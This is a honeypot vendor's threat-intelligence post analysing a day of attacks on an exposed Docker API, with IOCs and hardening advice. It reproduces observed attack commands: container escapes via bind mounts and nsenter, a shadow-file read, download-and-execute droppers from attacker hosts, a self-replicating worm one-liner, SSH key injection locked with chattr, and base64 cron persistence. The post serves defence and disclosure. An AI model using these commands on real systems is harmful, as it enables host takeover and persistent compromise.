24 Hours of Docker Exploitation — What Attackers Do With an Exposed Docker API

An exposed Docker daemon socket is not a misconfiguration that gets probed. It's a misconfiguration that gets owned, usually within minutes.
We know this because we watch it happen every day. Our honeypot sensor network emulates exposed Docker daemons alongside 15 other protocol traps across dozens of sensors worldwide. Attackers interact with what looks and responds like a real Docker Engine API, but every request, every container creation, every exec command is captured and logged. No real containers ever run.
For this post, we pulled a single 24-hour snapshot from our ongoing Docker collection and analyzed every event.
The numbers: 3,964 events from 144 source IPs across 680 sessions. But the numbers aren't the story. The story is what attackers did, and how fast they escalated from "container access" to "host compromise."
docker_event_viewer

The 24-Hour Window
Time range: February 28, 10:12 UTC to March 1, 09:50 UTC
| Metric | Value |
|---|---|
| Total events | 3,964 |
| Unique source IPs | 144 |
| Unique sessions | 680 |
| Docker-specific abuse | 88.6% of all events |
| Container escape attempts | 482 events |
| Self-replicating worm IPs | 100 |
Activity came in distinct waves, not a steady trickle:
| Time (UTC) | Events | What happened |
|---|---|---|
| Feb 28, 13:00 | 509 | SSH key takeover from China Telecom |
| Feb 28, 22:00 | 485 | GraphQL + MCP recon from Google Cloud |
| Mar 1, 04:00 | 575 | Web RCE spray + second SSH key wave |
| Mar 1, 07:00–09:00 | 290 | Privileged container + nsenter host escape |
The quietest hour had 13 events. The busiest had 575. There was never a minute without traffic.
The Key Finding: Docker = Host Access
The single most important observation from this dataset is that attackers do not treat Docker as a container runtime. They treat it as a direct path to the host operating system.
88.6% of all events were Docker-specific abuse, not generic web scanning that happened to hit port 2375. These were attackers who knew exactly what they were connecting to, and their first move was almost always the same: mount the host filesystem and escape the container.
Three techniques dominated:
1. Bind-mount the host root
The simplest approach. Create a container with "/:/host" or "/:/mnt" as a bind mount, and the entire host filesystem is readable and writable from inside the container.
{
  "Image": "alpine",
  "Cmd": ["sh", "-c", "cat /host/etc/shadow"],
  "HostConfig": {
    "Binds": ["/:/host"],
    "Privileged": true
  }
}
2. nsenter into PID 1
The more sophisticated version. After getting a container running, use nsenter to attach to the host's init process and break into all host namespaces, mount, UTS, IPC, network, and PID:
nsenter --target 1 --mount --uts --ipc --net --pid -- bash -c "<payload>"This was used 359 times in the dataset, all from a single IP.
3. chroot from a mounted filesystem
A middle ground: mount the host root at /mnt, then chroot /mnt to get a shell that operates as if it's on the host:
chroot /mnt sh -c "mkdir -p /root/.ssh/ && wget http://<attacker>/authorized_keys"This was the preferred technique for the SSH key injection campaigns.
The Operators
This wasn't one attacker. It was at least seven distinct operations running simultaneously against the same honeypot surface. Here's what each one did.
Operator 1: The Host Escape Machine
Source: 193.142.146.230 (Netherlands, ColocaTel)
Events: 1,611 (40.6% of all traffic)
Technique: Privileged Alpine container → bind-mount host root → base64 payload → nsenter to PID 1
This was the noisiest actor in the dataset. Their workflow was automated and repetitive: create a privileged container, mount / into it, decode a base64 blob, and execute it both inside the container and via nsenter on the host.
The decoded payload:
wget http://45.194.*.*/move; curl -O http://45.194.*.*/move;
chmod 777 move; sh move; rm -rf move; rm -rf move.*
Download, execute, self-delete. The dual wget/curl fallback and the rm -rf move.* cleanup suggest mature tooling that's been iterated on. This operator used both bind-mount and nsenter, belt and suspenders to guarantee host-level execution.
Operator 2: SSH Key Takeover (China Telecom)
Source: `183.23.49.18` and `183.23.42.220` (China Telecom Guangdong)
Events: 984 combined
Technique: Privileged container with host networking → chroot → replace authorized_keys → lock with chattr
Two IPs, same playbook, 14.5 hours apart. This is what a purpose-built SSH persistence operation looks like:
mkdir -p /root/.ssh/
chattr -i -a /root/.ssh/authorized_keys    # Remove existing locks
rm -fv /root/.ssh/authorized_keys           # Delete existing keys
wget http://183.23.*.*:8000/sssss/authorized_keys  # Download attacker's key
chmod 400 /root/.ssh/
chmod 644 /root/.ssh/authorized_keys
chattr +i +a /root/.ssh/authorized_keys     # Lock the file
That last line is the standout. chattr +i +a sets the immutable and append-only flags on the file, meaning even root can't delete or modify it without first running chattr -i -a. This is anti-remediation: making it harder for defenders to clean up the backdoor.
The attacker served their SSH public key from an HTTP server running on port 8000 of their own IP. This is a disposable, self-hosted key distribution setup.
Operator 3: The Self-Replicating Worm
Source: 100 distinct IPs
Events: 404 payload-bearing exec requests
Technique: Exec into existing containers → download and execute propagation script
The most botnet-like pattern in the dataset. One hundred different IPs all executed the exact same command:
(wget --no-check-certificate -qO- https://178.16.*.*/sh || curl -sk https://178.16.*.*/sh) | sh -s docker.selfrepThe docker.selfrep argument strongly suggests a self-propagation function, the script scans for more exposed Docker daemons and repeats. The source IPs span DigitalOcean, Alibaba Cloud, and dozens of smaller providers, consistent with an established worm network built from previously compromised hosts.
Unlike the other operators, this campaign didn't create new containers. It executed into existing ones, meaning it assumes Docker is already running workloads and piggybacks on them.
Operator 4: Cron Persistence (Two Families)
Family A, observed from 123.207.35.85 and 101.206.108.14:
Mounts the host root, then writes directly into /etc/crontab and /etc/cron.d/zzh:
echo '* * * * * root echo <base64>|base64 -d|bash|bash' >/etc/crontabThe decoded cron job fetches http://140.99.*.*/b2f628/cronb.sh every minute. Backup URLs included 107.189.*.* and 209.141.*.*: three different C2 servers for the same payload, with obfuscated domain names as an additional fallback.
Family B, observed from 101.43.6.97 (Tencent Cloud):
Instead of a shell one-liner, this actor deployed a gzip-compressed tarball containing vurl, a 13KB ELF binary. The binary implements HTTP GET over raw /dev/tcp: avoiding detection by not using curl or wget:
vurl() {
    IFS=/ read -r proto x host query <<<"$1"
    exec 3<>"/dev/tcp/${host}/${PORT:-80}"
    echo -en "GET /${query} HTTP/1.0\r\nHost: ${host}\r\n\r\n" >&3
    (while read -r l; do echo >&2 "$l"; [[ $l == $'\r' ]] && break; done && cat) <&3
    exec 3>&-
}
Same goal, cron persistence, but notably more evolved tooling.
Operator 5: Preparing for Onward Attacks
Source: 60.191.137.103 (China)
Events: 42
Technique: Install masscan and docker.io on the victim, set up persistence as fake Portainer
This operator wasn't trying to run a payload. They were setting up the victim as an attack platform:
apt-get -yq update
apt-get -yq install masscan docker.io
echo "/usr/bin/portainer risible_agelast >/dev/null 2>/dev/null &" > /root/.bash_aliases
masscan for internet-wide scanning from the victim. docker.io to interact with Docker on the victim (scanning for more exposed daemons). And persistence hidden behind a legitimate-sounding binary name: portainer, with randomized trailing arguments to avoid signature matching.
Operator 6: The Simple SSH Append
Source: `154.12.176.31`
Technique: Single bind-mount → append SSH key → done
mkdir -p /host/root/.ssh &&
echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMQQ2UFJ..." >> /host/root/.ssh/authorized_keys &&
chmod 600 /host/root/.ssh/authorized_keys
No nsenter. No cron. No multi-stage payload. Just mount, append, leave. This is the lowest bar for Docker-to-host compromise, four lines of shell, and the attacker has persistent SSH access.
Operator 7: The Failing Legacy Playbook
Source: 212.113.98.30
Events: 74 (all HTTP 500 errors)
Technique: Ubuntu container with inline apt-get and cron dropper
{
  "Image": "ubuntu",
  "Entrypoint": ["/bin/bash", "-c",
    "apt-get update && apt-get install -y wget cron; service cron start; wget -q -O - 78.153.*.*/d.sh | sh; tail -f /dev/null"
  ]
}
This actor targeted Docker API version v1.24, a 2016-era API. Every request failed with a 500 error. But the intent is clear: install cron, fetch a dropper, and keep the container alive with tail -f /dev/null.
Even failed attacks tell you something. This playbook is still being deployed against modern infrastructure.
What Wasn't Docker
11.4% of the traffic was generic web scanning that happened to hit the Docker port. Two patterns stood out:
GraphQL + MCP probing from Google Cloud IP 34.41.50.146: 223 events testing /graphql, /api/graphql, /v1/graphiql through /v4/graphiql, and, notably:/mcp/ endpoints with JSON-RPC methods like tool.list and tool.version. This is a scanner that's already branched into probing for AI-adjacent protocol surfaces alongside traditional ones.
Broad web RCE spray from 34.171.141.117: PHP-CGI injection, phpinfo() probes, PHPUnit CVE-2017-9841 attempts, and Windows-specific paths like /wsman and /LoginPage.do. Classic opportunistic scanning, this actor didn't know or care that it was hitting a Docker endpoint.
Container Images Used
Attackers overwhelmingly prefer minimal base images:
| Image | Requests | Why |
|---|---|---|
alpine | 296 | Tiny (5MB), fast to pull, has a shell |
ubuntu | 74 | Familiar, has apt-get |
ubuntu:18.04 | 16 | Specific old LTS, hardcoded in older tooling |
busybox | 128 | Even smaller than Alpine |
86% of container creation attempts didn't specify an image at all, they executed into already-running containers. Attackers don't need to pull anything if workloads are already there.
IOCs
Source IPs
| IP | Role |
|---|---|
| 193.142.146.230 | Privileged container + nsenter host escape |
| 183.23.49.18 | SSH key takeover with chattr lock |
| 183.23.42.220 | SSH key takeover (same playbook) |
| 154.12.176.31 | Direct SSH key append |
| 101.43.6.97 | Compressed binary dropper (vurl) |
| 123.207.35.85 | Cron persistence writer |
| 101.206.108.14 | Cron persistence writer |
| 60.191.137.103 | Masscan + fake Portainer setup |
| 212.113.98.30 | Legacy API cron dropper |
Payload Servers
http://45.194.*.*/move— malware dropper (900 references)https://178.16.*.*/sh— self-replicating worm C2 (808 references)http://183.23.*.*:8000/sssss/authorized_keys— SSH key serverhttp://183.23.*.*:8000/sssss/authorized_keys— SSH key serverhttp://140.99.*.*/b2f628/cronb.sh— cron persistencehttp://107.189.*.*/b2f628/cronb.sh— cron persistence (backup)http://209.141.*.*/b2f628/cronb.sh— cron persistence (backup)http://b.9-9-*.*/brysj/bd.sh— vurl binary dropperhttp://67.217.*.*:666/files/proxy.sh— proxy installerhttp://78.153.*.*/d.sh— legacy cron dropper
Host Artifacts
If you've had an exposed Docker daemon, check for:
/root/.ssh/authorized_keys— unknown SSH public keys, especially with immutable flag set/etc/crontaband/etc/cron.d/zzh— base64-encoded cron jobs fetching remote scripts/root/.bash_aliases— references to/usr/bin/portainerwith random arguments/usr/bin/vurl— small ELF binary implementing HTTP over raw TCP- Containers named
pcpcat— associated with Team PCP proxy campaigns
What This Means for You
If you're running Docker with the API exposed, even on a non-standard port, even behind a VPN that "nobody knows about", assume it's being scanned.
The defenses are straightforward:
- Never expose the Docker daemon TCP socket (
-H tcp://0.0.0.0:2375) without TLS client certificates - Use Unix sockets with proper file permissions instead
- Enable Docker's `--userns-remap` to prevent trivial container-to-host UID mapping
- Drop capabilities, don't run containers with
--privilegedunless absolutely necessary - Monitor for container creation from unexpected sources, if you're not using the Docker API remotely, nobody should be
Explore the Data
Every IP in this post is tracked in our threat database. Look up any attacker IP at https://sikkerapi.com, no account required. For automated blocking, install SikkerGuard, it pulls our threat blacklist and blocks malicious IPs at the firewall level automatically, running as a single Docker container.
For SIEM and threat intelligence platforms, our STIX/TAXII feed delivers structured indicators including Docker-sourced events. See all monitored protocols on the threat landscape page, including Docker activity.
All data in this post was captured by our production honeypot network. No remote payloads were fetched from attacker infrastructure, analysis is based entirely on the commands and payloads observed in the logs.
Comments
No comments yet. Be the first to share your thoughts!